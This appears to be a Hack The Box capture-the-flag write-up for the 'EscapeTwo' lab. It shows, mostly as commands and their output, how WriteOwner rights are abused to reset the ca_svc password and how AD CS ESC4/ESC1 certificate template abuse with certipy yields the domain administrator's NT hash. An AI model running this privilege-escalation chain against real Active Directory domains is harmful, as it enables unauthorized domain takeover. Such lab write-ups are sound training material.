
Lets take a look at what this user ryan can do in bloodhound
 and as you can see we got
 writeowner over the CA_SVC user so one way to exploit this cause there is a CA in place
CA_SVC password change
and to abuse the WriteOwner Edge we need to do next
- add ourselves as the victim's owner
- and because we are owners we can add rights so we'll give ourselves the right to change password
- then change the password
and as you can see now we changed the password for the ca_svc account
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainObjectOwner -Identity "ca_svc" -OwnerIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> Add-DomainObjectAcl -TargetIdentity "ca_svc" -Rights ResetPassword -PrincipalIdentity "ryan"
*Evil-WinRM* PS C:\Users\ryan\Documents> $cred = ConvertTo-SecureString "Password123!" -AsPlainText -Force
*Evil-WinRM* PS C:\Users\ryan\Documents> Set-DomainUserPassword -Identity "ca_svc" -AccountPassword $cred
we could've also done it from Linux this way
Linux
add yourself as the owner
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/test]
└──╼ [★]$ bloodyAD --domain sequel.htb --host 10.129.7.160 -u 'ryan' -p 'WqSZAF6CysDQbGb3' set owner 'CA_SVC' ryan
[+] Old owner S-1-5-21-548670397-972687484-3496335370-512 is now replaced by ryan on CA_SVC
then give ourselves generic all over it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/test]
└──╼ [★]$ bloodyAD --domain sequel.htb --host 10.129.7.160 -u 'ryan' -p 'WqSZAF6CysDQbGb3' add genericAll ca_svc ryan
[+] ryan has now GenericAll on ca_sv
and change the password
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo/test]
└──╼ [★]$ bloodyAD --domain sequel.htb --host 10.129.7.160 -u 'ryan' -p 'WqSZAF6CysDQbGb3' set password ca_svc 'Password123!'
[+] Password changed successfully!
the reason I did it from windows in the first place cause i got issues with my impacket version but you can even do that with dacl edit and owenredit from impacket if you want
and as you can see it worked lets enumerate vulnerable templates for this user
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ nxc smb 10.129.7.154 -u 'ca_svc' -p 'Password123!'
SMB 10.129.7.154 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.7.154 445 DC01 [+] sequel.htb\ca_svc:Password123!
and as you can see this template is vulnerable to ESC4 so lets abuse it
ESC4 is just a dangerous permission over a template so we use this permission to make the template vulnerable to ESC1 and abuse ESC1 and I'll leave the wiki of certipy down below in the resources for you to take a look
Certificate Templates
  0
    Template Name                       : DunderMifflinAuthentication
    Display Name                        : Dunder Mifflin Authentication
    Certificate Authorities             : sequel-DC01-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : False
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireDns
                                          SubjectRequireCommonName
    Enrollment Flag                     : PublishToDs
                                          AutoEnrollment
    Extended Key Usage                  : Client Authentication
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1000 years
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2026-06-02T18:03:28+00:00
    Template Last Modified              : 2026-06-02T18:03:28+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : SEQUEL.HTB\Enterprise Admins
        Full Control Principals         : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Owner Principals          : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Dacl Principals           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
                                          SEQUEL.HTB\Cert Publishers
        Write Property Enroll           : SEQUEL.HTB\Domain Admins
                                          SEQUEL.HTB\Enterprise Admins
    [+] User Enrollable Principals      : SEQUEL.HTB\Cert Publishers
    [+] User ACL Principals             : SEQUEL.HTB\Cert Publishers
    [!] Vulnerabilities
      ESC4                              : User has dangerous permissions.
and the Cert Publishers can enroll in this template and the user CA_SVC is a member of that group

first we change the template to a vulnerable state
certipy template -u ca_svc@sequel.htb -p 'Password123!' -dc-ip 10.129.7.154 -dc-host DC01.sequel.htb -template 'DunderMifflinAuthentication' -write-default-configuration
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Saving current configuration to 'DunderMifflinAuthentication.json'
[*] Wrote current configuration for 'DunderMifflinAuthentication' to 'DunderMifflinAuthentication.json'
[*] Updating certificate template 'DunderMifflinAuthentication'
[*] Replacing:
[*]     nTSecurityDescriptor: b'\x01\x00\x04\x9c0\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x14\x00\x00\x00\x02\x00\x1c\x00\x01\x00\x00\x00\x00\x00\x14\x00\xff\x01\x0f\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00\x01\x01\x00\x00\x00\x00\x00\x05\x0b\x00\x00\x00'
[*]     flags: 66104
[*]     pKIDefaultKeySpec: 2
[*]     pKIKeyUsage: b'\x86\x00'
[*] pKIMaxIssuingDepth: -1
[*]     pKICriticalExtensions: ['2.5.29.19', '2.5.29.15']
[*]     pKIExpirationPeriod: b'\x00@9\x87.\xe1\xfe\xff'
[*]     pKIExtendedKeyUsage: ['1.3.6.1.5.5.7.3.2']
[*]     pKIDefaultCSPs: ['2,Microsoft Base Cryptographic Provider v1.0', '1,Microsoft Enhanced Cryptographic Provider v1.0']
[*]     msPKI-Enrollment-Flag: 0
[*]     msPKI-Private-Key-Flag: 16
[*]     msPKI-Certificate-Name-Flag: 1
[*]     msPKI-Certificate-Application-Policy: ['1.3.6.1.5.5.7.3.2']
Are you sure you want to apply these changes to 'DunderMifflinAuthentication' ? (y/N): y
[*] Successfully updated 'DunderMifflinAuthentication'
and here we got the request ID
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ certipy req -u ca_svc@sequel.htb -p 'Password123!' -dc-ip 10.129.7.154 -target-ip 10.129.7.154 -template 'DunderMifflinAuthentication' -ca 'sequel-DC01-CA' -upn 'administrator@sequel.htb'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 7
[-] Got error while requesting certificate: code: 0x8009480f - CERTSRV_E_SUBJECT_DNS_REQUIRED - The Domain Name System (DNS) name is unavailable and cannot be added to the Subject Alternate name.
Would you like to save the private key? (y/N): y
[*] Saving private key to '7.key'
[*] Wrote private key to '7.key'
[-] Failed to request certificate
the issue is that we didn't do it fast enough so I redid it fast and it worked as you can see
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ certipy req -u ca_svc@sequel.htb -p 'Password123!' -dc-ip 10.129.7.154 -target dc01.sequel.htb -template 'DunderMifflinAuthentication' -ca 'sequel-DC01-CA' -upn 'administrator@sequel.htb' -dns dc01.sequel.htb
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 13
[*] Successfully requested certificate
[*] Got certificate with multiple identities
    UPN: 'administrator@sequel.htb'
    DNS Host Name: 'dc01.sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator_dc01.pfx'
[*] Wrote certificate and private key to 'administrator_dc01.pfx'
all we need to do is to authenticate now using the pfx we got it'll ask us for which UPN and select 0
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/EscapeTwo]
└──╼ [★]$ certipy auth -pfx administrator_dc01.pfx -dc-ip 10.129.7.154
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*]     SAN DNS Host Name: 'dc01.sequel.htb'
[*] Found multiple identities in certificate
[*] Please select an identity:
    [0] UPN: 'administrator@sequel.htb' (administrator@sequel.htb)
    [1] DNS Host Name: 'dc01.sequel.htb' (dc01$@sequel.htb)
> 0
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:7a8d4e04986afa8ed4060f75e5a0b3ff
and we got root
